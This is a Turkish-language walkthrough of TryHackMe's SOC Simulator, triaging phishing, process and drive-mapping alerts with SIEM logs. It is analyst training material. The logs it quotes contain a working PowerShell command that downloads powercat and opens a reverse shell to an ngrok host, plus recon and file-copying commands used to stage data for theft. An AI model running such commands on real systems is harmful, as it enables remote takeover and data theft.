


SOC SIMULATOR TRYHACKME

Hazırlayan: Emrehan Atlıhan

Tarih: 01.03.2025



TryHackMe SOC simulation 1

Başlangıçta bizi böyle bir ekran karşılıyor. Her ne kadar başta neler yapmamız gerektiğini anlatsa da bir playbook olmaması yeniler için biraz sorun yaratabilir. Solda

Dashborad

Alert queue

SIEM

Analyst VM gibi başlıklar var.

Alert queue de sırasıyla alarmlar düşecek.

The screenshot shows the 'Alert queue' section of the TryHackMe SOC simulation. On the left is a sidebar with navigation links: Dashboard, Alert queue (highlighted), SIEM, Analyst VM, Documentation, Playbooks, and Case reports. The main area is titled 'Alert queue' and contains an 'Assigned alert' section with a message: 'You haven't picked up any alert! Assign yourself to an alert to start investigating and find all the true positives. Learn more'. Below this is a search bar and filters for Severity, Status, and Alert type. A table with columns ID, Alert rule, Severity, Type, Date, Status, and Action is shown, but it is empty. At the bottom, it says 'Showing 1 to 0 of 0 entries' and has 'Previous', '1', and 'Next' buttons.

İlk alarmımız bir phishing saldırısı olabileceği yönünde .eml dosyasına erişemediğimiz için burada yapabileceğimiz tek şey gelen mailin domainini kontrol etmek.

The screenshot shows the details of a phishing alert. The alert ID is 1000, the title is 'Suspicious email from external domain.', the severity is 'Low', the type is 'Phishing', and the timestamp is 'Mar 1st 2025 at 08:29'. The status is 'Awaiting action'. The description is: 'A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.' The data source is 'emails', the timestamp is '03/01/2025 05:26:42.029', the subject is 'You've Won a Free Trip to Hat Wonderland - Click Here to Claim', the sender is 'boone@hatventuresworldwide.online', the recipient is 'miguel.odonnell@tryhatme.com', the attachment is 'None', the content is 'The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.', and the direction is 'inbound'.

Domain temiz gözüküyor o yüzden rapor kısmında false positive işaretlemeye geçebiliriz.

hatventuresworldwide.online

0 / 94
Community Score

No security vendors flagged this domain as malicious

Reanalyze Similar More

hatventuresworldwide.online

Registrar: ABOVE.COM PTY LTD. Creation Date: 20 hours ago Last Analysis Date: 4 hours ago

DETECTION DETAILS RELATIONS COMMUNITY 5

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Abusix	Clean	Acronis	Clean
ADMINUSLabs	Clean	AILabs (MONITORAPP)	Clean

Do you want to automate checks?

Assigned alert(s) Write case report

1000	Suspicious email from external domain.	Low	Phishing	Mar 1st 2025 at 08:29
------	--	-----	----------	-----------------------

← Case report for event ID: 1000

ID	Alert rule	Description	Incident type	Severity level	Date and time detected
1000	Suspicious email from external domain.	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.	Phishing	Low	Mar 1st 2025 at 08:29

Alert details

Incident report

Incident classification

☐ True positive ☒ False positive

Son olarak rapor kısmını kontrol edildi güvenli gözüküyor yazılabilir.

Incident report

Incident classification

☐ True positive ☒ False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ▼ ≡ ≡ ≡ ▼

Write your rationale here...

Submit and close alert

Diğer farklı alarm türümüz ise process idi. Burda bir işlem diğer işlemi çağırdığından dolayı bir uyarı düşüyor. Bunu kontrol etmek için SIEM'e gidiyoruz. NGC nedir ona bakıyoruz.

1002	Suspicious Parent Child Relationship	^	Low	Process	Mar 1st 2025 at 08:32	👤
Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.					
datasource:	sysmon					
timestamp:	03/01/2025 05:29:51.029					
event.code:	1					
host.name:						
process.name:	taskhostw.exe					
process.pid:	3897					
process.parent.pid:	3902					
process.parent.name:	svchost.exe					
process.command_line:	taskhostw.exe NGCKeyPregen					
process.working_directory:	C:\Windows\system32\					
event.action:	Process Create (rule: ProcessCreate)					

Process oluřtuktan sonra devamında herhangi bir ekstra durum yok. NGC ise Next Generation Credantinal olduđunu öğreniyoruz sorun yok.

```
> 01/03/2025 05:30:11.000 { [-]
  datasource: sysmon
  event.action: Registry value set (rule: RegistryEvent)
  event.code: 13
  host.name: win-3456
  process.name: spoolsv.exe
  process.pid: 3847
  registry.key: System\CurrentControlSet\Control\DeviceClasses\{0ecef634-6ef0-472a-8085-5ad023ecbccd}\##?#SWD#PRINTENUM#{49455221-FA52-47F9-826D-B41CFD35E447}\#{0ecef634-6ef0-472a-8085-5ad023ecbccd}\#\Device Parameters\FriendlyName
  registry.path: HKLM\System\CurrentControlSet\Control\DeviceClasses\{0ecef634-6ef0-472a-8085-5ad023ecbccd}\##?#SWD#PRINTENUM#{49455221-FA52-47F9-826D-B41CFD35E447}\#{0ecef634-6ef0-472a-8085-5ad023ecbccd}\#\Device Parameters\FriendlyName
  registry.value: FriendlyName
  timestamp: 03/01/2025 05:29:33.029
}
Show as raw text
host = 10.10.102.112:8989 | source = eventcollector | sourcetype = _json

> 01/03/2025 05:30:01.000 { [-]
  datasource: sysmon
  event.action: Process Create (rule: ProcessCreate)
  event.code: 1
  host.name:
  process.command_line: taskhostw.exe NGCKeyPregen
  process.name: taskhostw.exe
  process.parent.name: svchost.exe
  process.parent.pid: 3902
  process.pid: 3897
  process.working_directory: C:\Windows\system32\
  timestamp: 03/01/2025 05:29:51.029
}
Show as raw text
host = 10.10.102.112:8989 | source = eventcollector | sourcetype = _json
```

Diğer mailimizde ise bir ek dosyası bulunuyor bu ekte .ps1 dosyası bulunmakta maili gönderen kişiyi kontrol etmek için dokümantasyona gidiyorum.

[Home](#) [Company information](#) [Tool documentation](#) [Alert triage](#)

Michael Ascot, CEO michael.ascot@tryhatme.com Logged-in host: win-3450

Sophie J, HR sophie.j@tryhatme.com Logged-in host: win-3461

Michelle Smith, Legal michelle.smith@tryhatme.com Logged-in host: win-3459


Roger Fedora, Marketing roger.fedora@tryhatme.com Logged-in host: win-3460

Yani Zubair, IT yani.zubair@tryhatme.com Logged-in host: win-3449

Miguel O'Donnell, Sales miguel.odonnell@tryhatme.com Logged-in host: win-3451

Description:	A suspicious attachment was found in the email. Investigate further to determine if it is malicious.
datasource:	emails
timestamp:	03/01/2025 05:32:46.029
subject:	Force update fix
sender:	yani.zubair@tryhatme.com
recipient:	michelle.smith@tryhatme.com
attachment:	forceupdate.ps1
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
direction:	internal

Dosya içeriğine bakıyorum gayet düzgün gözüküyor güvenli olmalı.



- Dashboard
- Alert queue
- SIEM
- Analyst VM
- Documentation
- Playbooks
- Case reports

Administrator: Windows PowerShell ISE

```
1 # SYNOPSIS
2 This script was crafted by the one and only Yani Zubair from IT. Contact him at yani.zubair@tryhatme.com for all your tech needs!
3
4 # DESCRIPTION
5 This script automates Windows updates and performs various system diagnostics for troubleshooting. The generated files are saved in the output folder and can
6
7 # NOTES
8
9 Author: Yani Zubair
10 Contact: yani.zubair@tryhatme.com
11
12
13 Write-Host "Greetings, tech warriors! This script, artfully crafted by Yani Zubair from IT, is here to save the day! Contact him at yani.zubair@tryhatme.com
14
15 Write-Host "Starting Windows Update and System Diagnostics..." -ForegroundColor Green
16
17 # Install and import the PSWindowsUpdate module
18 Install-Module PSWindowsUpdate -Force -Scope CurrentUser
19 Import-Module PSWindowsUpdate
20
21 # Force Windows Update
22 Write-Host "Installing all available updates, this might take some time..." -ForegroundColor Green
23 Install-WindowsUpdate -AcceptAll -AutoReboot
24 Write-Host "Windows Update completed." -ForegroundColor Green
25
26 # System Diagnostics
27 $diagnosticsPath = "C:\Temp"
28 If (-Not (Test-Path $diagnosticsPath)) {
29     New-Item -Path $diagnosticsPath -ItemType Directory -Force
30 }
```


PS C:\Users\Administrator\Desktop\attachments\latest>

Ln 1 Col 55

5:38 AM 3/1/2025

Diğer ekli gelen mailimizde ise bir zip dosyası geliyor. Zipi kontrol etmek için içeriğe ufak bir göz atıyoruz.

ID	Alert rule	Severity	Type	Date	Status	Action
1007	Suspicious Attachment found in email	Low	Phishing	Mar 1st 2025 at 08:39	Awaiting action	
<div><div>Description:</div><div>datasource:</div><div>timestamp:</div><div>subject:</div><div>sender:</div><div>recipient:</div><div>attachment:</div><div>content:</div><div>direction:</div></div> <div><div>A suspicious attachment was found in the email. Investigate further to determine if it is malicious.</div><div>emails</div><div>03/01/2025 05:37:26.029</div><div>Important: Pending Invoice!</div><div>john@hatmakereurope.xyz</div><div>michael.ascot@tryhatme.com</div><div>ImportantInvoice-February.zip</div><div>The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.</div><div>inbound</div></div>						



Dosyayı çıkardığımızda biraz sorun gözüküyor yukarda pdf olarak gözüken dosyanın uzantısı lnk olarak devam ediyor. Kontrol etmek için hashini alıp virustotal ve anyruna atıyorum.

```
Select Administrator: Windows PowerShell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> cd C:\Users\Administrator\Desktop\attachments\latest\ImportantInvoice-February
PS C:\Users\Administrator\Desktop\attachments\latest\ImportantInvoice-February> ls

Directory: C:\Users\Administrator\Desktop\attachments\latest\ImportantInvoice-February



Mode                LastWriteTime         Length Name
----                -
-a-----          3/1/2025   5:40 AM             243 invoice.pdf.lnk

PS C:\Users\Administrator\Desktop\attachments\latest\ImportantInvoice-February> Get-FileHash invoice.pdf.lnk

Algorithm      Hash
-----
SHA256          50E5BF8361DF2442546F21E08B1561273F4CCC610258F622AC1A4B8EBF0A0386
C:\Users\Administrator\Desktop\...

PS C:\Users\Administrator\Desktop\attachments\latest\ImportantInvoice-February>
```

Anyrun veya virustotalde çıkmaması onu güvenli yapmaz. Maili alan kişi herhangi bir performans göstermiş mi diye SIEM'den kontrole gidiyorum.



Mail geldikten sonra muhtemelen kurbanımız maili indirip zip dosyasını açıyor.

>	01/03/2025 05:37:38.000	<pre>{ [-] attachment: ImportantInvoice-February.zip content: The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information. datasource: emails direction: inbound recipient: michael.ascot@tryhatme.com sender: john@hatmakereurope.xyz subject: Important: Pending Invoice! timestamp: 03/01/2025 05:37:26.029 }</pre> Show as raw text host = 10.10.102.112:8989 source = eventcollector sourcetype = _json
>	01/03/2025 05:57:53.000	<pre>{ [-] datasource: sysmon event.action: File created (rule: FileCreate) event.code: 11 file.path: C:\Users\michael.ascot\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\UP4KOJB\ImportantInvoice-February.zip:Zone.Identifier host.name: win-3450 process.name: OUTLOOK.EXE process.pid: 8668 timestamp: 03/01/2025 05:57:33.029 }</pre> Show as raw text host = 10.10.102.112:8989 source = eventcollector sourcetype = _json
>	01/03/2025 05:57:48.000	<pre>{ [-] datasource: sysmon event.action: File created (rule: FileCreate) event.code: 11 file.path: C:\Users\michael.ascot\AppData\Local\Temp\5_PSScriptPolicyTest_hnpvvg1v.3mr.ps1 host.name: win-3450 process.name: powershell.exe process.pid: 9060 timestamp: 03/01/2025 05:57:48.029 }</pre> Show as raw text host = 10.10.102.112:8989 source = eventcollector sourcetype = _json

Kurban tıkladıktan hemen sonra bir ngrok hostuna dns isteği atıyor. Bunun sebebi Web Shell almak olabilir.

```
> 01/03/2025 05:57:57.000 { [-]
  datasource: sysmon
  dns.answers.data: 3.22.53.161
  dns.question.name: 2.tcp.ngrok.io
  dns.resolved_ip: 3.22.53.161
  event.action: Dns query (rule: DnsQuery)
  event.code: 22
  host.name: win-3450
  network.protocol: dns
  process.name: powershell.exe
  process.pid: 3880
  timestamp: 03/01/2025 05:57:37.029
}
Show as raw text
host = 10.10.102.112:8989 | source = eventcollector | sourcetype = _json
```

```
> 01/03/2025 05:58:13.000 { [-]
  datasource: sysmon
  dns.answers.data: 185.199.111.133, 185.199.110.133, 185.199.109.133, 185.199.108.133
  dns.question.name: raw.githubusercontent.com
  dns.resolved_ip: 185.199.111.133, 185.199.110.133, 185.199.109.133, 185.199.108.133
  event.action: Dns query (rule: DnsQuery)
  event.code: 22
  host.name: win-3450
  network.protocol: dns
  process.name: powershell.exe
  process.pid: 3880
  timestamp: 03/01/2025 05:57:36.029
}
Show as raw text
host = 10.10.102.112:8989 | source = eventcollector | sourcetype = _json
```

```
> 01/03/2025 05:58:10.000 { [-]
  datasource: sysmon
  event.action: File stream created (rule: FileCreateStreamHash)
  event.code: 15
  file.path: C:\Users\michael.ascot\AppData\Local\Temp\5\Temp1_ImportantInvoice-February.zip\ImportantInvoice-February\invoice.pdf.lnk
  host.name: win-3450
  process.name: Explorer.EXE
  process.pid: 3180
  timestamp: 03/01/2025 05:57:44.029
}
Show as raw text
host = 10.10.102.112:8989 | source = eventcollector | sourcetype = _json
```

Saldırgan bağlantıyı kurduktan sonra net user ile kullanıcıları kontrol etmiştir.

```
> 01/03/2025 { [-]
05:58:25.000  datasource: sysmon
                event.action: Process Create (rule: ProcessCreate)
                event.code: 1
                host.name: win-3450
                process.command_line: "C:\Windows\system32\net.exe" user
                process.name: net.exe
                process.parent.name: powershell.exe
                process.parent.pid: 9060
                process.pid: 7336
                process.working_directory: C:\Windows\System32\WindowsPowerShell\v1.0\
                timestamp: 03/01/2025 05:58:23.029
    }
Show as raw text
host = 10.10.102.112:8989 | source = eventcollector | sourcetype = _json
```

Daha sonra ise powershell yardımı ile powercat.ps1 indirmeye çalışıyor. Bu program güçlü bir yetki yükseltme aracıdır.

```
> 01/03/2025 05:58:30.000 { [-]
  datasource: sysmon
  event.action: Process Create (rule: ProcessCreate)
  event.code: 1
  host.name: win-3450
  process.command_line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "IEX(New-Object
System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 1928
-e powershell"
  process.name: powershell.exe
  process.parent.name: explorer.exe
  process.parent.pid: 3,180
  process.pid: 3880
  process.working_directory: C:\Windows\System32\WindowsPowerShell\v1.0\
  timestamp: 03/01/2025 05:57:45.029
}
Show as raw text
host = 10.10.102.112:8989 | source = eventcollector | sourcetype = _json
```

Kendisi programı indirdikten sonra biraz daha keşife devam ediyor. Zaten yapacağını yeteri kadar yapmış. True positive diyerek onaylıyoruz.

```
> 01/03/2025 05:58:32.000 { [-]
  datasource: sysmon
  event.action: Process Create (rule: ProcessCreate)
  event.code: 1
  host.name: win-3450
  process.command_line: "C:\Windows\system32\systeminfo.exe"
  process.name: systeminfo.exe
  process.parent.name: powershell.exe
  process.parent.pid: 9060
  process.pid: 3524
  process.working_directory: C:\Windows\System32\WindowsPowerShell\v1.0\
  timestamp: 03/01/2025 05:58:01.029
}
Show as raw text
host = 10.10.102.112:8989 | source = eventcollector | sourcetype = _json
```

```
> 01/03/2025 05:58:30.000 { [-]
  datasource: sysmon
  event.action: Process Create (rule: ProcessCreate)
  event.code: 1
  host.name: win-3450
  process.command_line: C:\Windows\system32\net1 localgroup
  process.name: net1.exe
  process.parent.name: net.exe
  process.parent.pid: 892
  process.pid: 6576
  process.working_directory: C:\Windows\System32\WindowsPowerShell\v1.0\
  timestamp: 03/01/2025 05:58:30.029
}
```

Case report ID 1007

Incident classification

✓ True positive

10 /10 points

! Missing details

25 /60 points

pdf file hash nothing give us but when we checked splunk after the clicking pdf file the file using powershell and download powercat.ps1 and connecting to webshell

✦ Report analysis

POWERED BY AI

İkinci seneryo ise aslında birin devamı ekstra alarmlar geliyor onlara da bakalım.

SOC Sim 2

Devamı niteliğinde devam edecek dediğim ikinci simülasyonda ilk kez bir medium uyarı ile devam edelim. Burada bir ağ sürücüsünü yerel bir sürücüye eşliyor.

1023	Network drive mapped to a local drive	Medium	Execution	Mar 1st 2025 at 10:27	Awaiting action	👤
Description:	A network drive was mapped to a local drive. Normally, this is not a cause for concern, but investigate further to determine if it is malicious.					
datasource:	sysmon					
timestamp:	03/01/2025 07:24:54.282					
event.code:	1					
host.name:	win-3450					
process.name:	net.exe					
process.pid:	5784					
process.parent.pid:	3728					
process.parent.name:	powershell.exe					
process.command_line:	"C:\Windows\system32\net.exe" use Z: \\FILESRV-01\SSF-FinancialRecords					
process.working_directory:	C:\Users\michael.ascot\downloads\					
event.action:	Process Create (rule: ProcessCreate)					

>	01/03/2025 07:25:35.000	{ [-] datasource: sysmon event.action: Process Create (rule: ProcessCreate) event.code: 1 host.name: win-3450 process.command_line: "C:\Windows\system32\net.exe" use Z: \\FILESRV-01\SSF-FinancialRecords process.name: net.exe process.parent.name: powershell.exe process.parent.pid: 3728 process.pid: 5784 process.working_directory: C:\Users\michael.ascot\downloads\ timestamp: 03/01/2025 07:24:54.282 } Show as raw text host = 10.10.8.42:8989 source = eventcollector sourcetype = _json
>	01/03/2025 07:24:50.000	{ [-] datasource: sysmon event.action: File created (rule: FileCreate) event.code: 11 file.path: C:\Users\michael.ascot\Downloads\exfiltration host.name: win-3450 process.name: powershell.exe process.pid: 3728 timestamp: 03/01/2025 07:24:47.282 } Show as raw text host = 10.10.8.42:8989 source = eventcollector sourcetype = _json

Robocopy.exe kullanılarak önemli dosyalar kopyalanıyor.

1024	Suspicious Parent Child Relationship	^	Low	Process	Mar 1st 2025 at 10:28	Awaiting action	+
<div> <div>Description:</div> <div>A suspicious process with an uncommon parent-child relationship was detected in your environment.</div> </div> <div> <div>datasource:</div> <div>sysmon</div> </div> <div> <div>timestamp:</div> <div>03/01/2025 07:25:41.282</div> </div> <div> <div>event.code:</div> <div>1</div> </div> <div> <div>host.name:</div> <div>win-3450</div> </div> <div> <div>process.name:</div> <div>Robocopy.exe</div> </div> <div> <div>process.pid:</div> <div>8356</div> </div> <div> <div>process.parent.pid:</div> <div>3,728</div> </div> <div> <div>process.parent.name:</div> <div>powershell.exe</div> </div> <div> <div>process.command_line:</div> <div>"C:\Windows\system32\Robocopy.exe" . C:\Users\michael.ascot\downloads\exfiltration /E</div> </div> <div> <div>process.working_directory:</div> <div>Z:\</div> </div> <div> <div>event.action:</div> <div>Process Create (rule: ProcessCreate)</div> </div>							

>	01/03/2025 07:25:56.000	{ [-] datasource: sysmon event.action: File created (rule: FileCreate) event.code: 11 file.path: C:\Users\michael.ascot\Downloads\exfiltration\ClientPortfolioSummary.xlsx host.name: win-3450 process.name: Robocopy.exe process.pid: 8356 timestamp: 03/01/2025 07:25:41.282 } Show as raw text host = 10.10.8.42:8989 source = eventcollector sourcetype = _json
>	01/03/2025 07:25:41.000	{ [-] datasource: sysmon event.action: File created (rule: FileCreate) event.code: 11 file.path: C:\Users\michael.ascot\Downloads\exfiltration\InvestorPresentation2023.pptx host.name: win-3450 process.name: Robocopy.exe process.pid: 8356 timestamp: 03/01/2025 07:25:41.282 } Show as raw text host = 10.10.8.42:8989 source = eventcollector sourcetype = _json

Saldırgan işi bittikten sonra sonra sürücü ile bağlantıyı kesiyor. Bu sırada kopyaladıklarını bir zip dosyası haline getiriyor.

1025

Network drive disconnected from a local drive

Medium

Execution

Mar 1st 2025 at 10:28

Awaiting action

Description:

A network drive was disconnected from a local drive. Normally, this is not a cause for concern, but investigate further to determine if it is malicious.

datasource:

sysmon

timestamp:

03/01/2025 07:25:52.282

event.code:

1

host.name:

win-3450

process.name:

net.exe

process.pid:

8004

process.parent.pid:

3728

process.parent.name:

powershell.exe

process.command_line:

"C:\Windows\system32\net.exe" use Z: /delete

process.working_directory:

C:\Users\michael.ascot\downloads\

event.action:

Process Create (rule: ProcessCreate)

>

01/03/2025 07:26:20.000

{ [-]

datasource: sysmon

event.action: Process Create (rule: ProcessCreate)

event.code: 1

host.name: win-3450

process.command_line: "C:\Windows\system32\net.exe" use Z: /delete

process.name: net.exe

process.parent.name: powershell.exe

process.parent.pid: 3728

process.pid: 8004

process.working_directory: C:\Users\michael.ascot\downloads\

timestamp: 03/01/2025 07:25:52.282

}

Show as raw text

host = 10.10.8.42:8989 | source = eventcollector | sourcetype = _json

>

01/03/2025 07:26:09.000

{ [-]

datasource: sysmon

event.action: Process Create (rule: ProcessCreate)

event.code: 1

host.name: win-3450

process.command_line: "C:\Windows\system32\Robocopy.exe" . C:\Users\michael.ascot\downloads\exfiltration /E

process.name: Robocopy.exe

process.parent.name: powershell.exe

process.parent.pid: 3,728

process.pid: 8356

process.working_directory: Z:\

timestamp: 03/01/2025 07:25:41.282

}

>

01/03/2025 07:26:49.000

{ [-]

datasource: sysmon

event.action: File created (rule: FileCreate)

event.code: 11

file.path: C:\Users\michael.ascot\Downloads\exfiltration\exfilt8me.zip

host.name: win-3450

process.name: powershell.exe

process.pid: 3728

timestamp: 03/01/2025 07:26:10.282

}

Show as raw text

host = 10.10.8.42:8989 | source = eventcollector | sourcetype = _json

Ekstra olarak alert düşmese de saldırgan PowerView kullanarak Active Directory içinde tarama çalışmaları yapıyor

>	01/03/2025 07:23:33.000	{ [-] datasource: sysmon event.action: File created (rule: FileCreate) event.code: 11 file.path: C:\Users\michael.ascot\Downloads\PowerView.ps1 host.name: win-3450 process.name: powershell.exe process.pid: 9060 timestamp: 03/01/2025 07:22:59.282 } Show as raw text host = 10.10.8.42:8989 source = eventcollector sourcetype = _json
>	01/03/2025 07:24:08.000	{ [-] datasource: powershell event.action: Execute a Remote Command file.path: C:\Users\michael.ascot\downloads\PowerView.ps1 host.name: win-3450 message: Creating Scriptblock text (1 of 1):{ these results be piped to ping for a speedup? } if(\$Up) { # return full data objects } convert/process the LDAP fields for each result else { # otherwise we're just returning the DNS host name } } powershell.command.invocation_details.value: - powershell.command.name: - powershell.file.script_block_text: { results be piped to ping for a speedup? } if(\$Up) { # return full data objects } convert/process the LDAP fields for each result else { # otherwise we're just returning the DNS host name } } process.command_line: - timestamp: 03/01/2025 07:23:48.282 winlog.process.pid: 3,728 } Show as raw text host = 10.10.8.42:8989 source = eventcollector sourcetype = _json
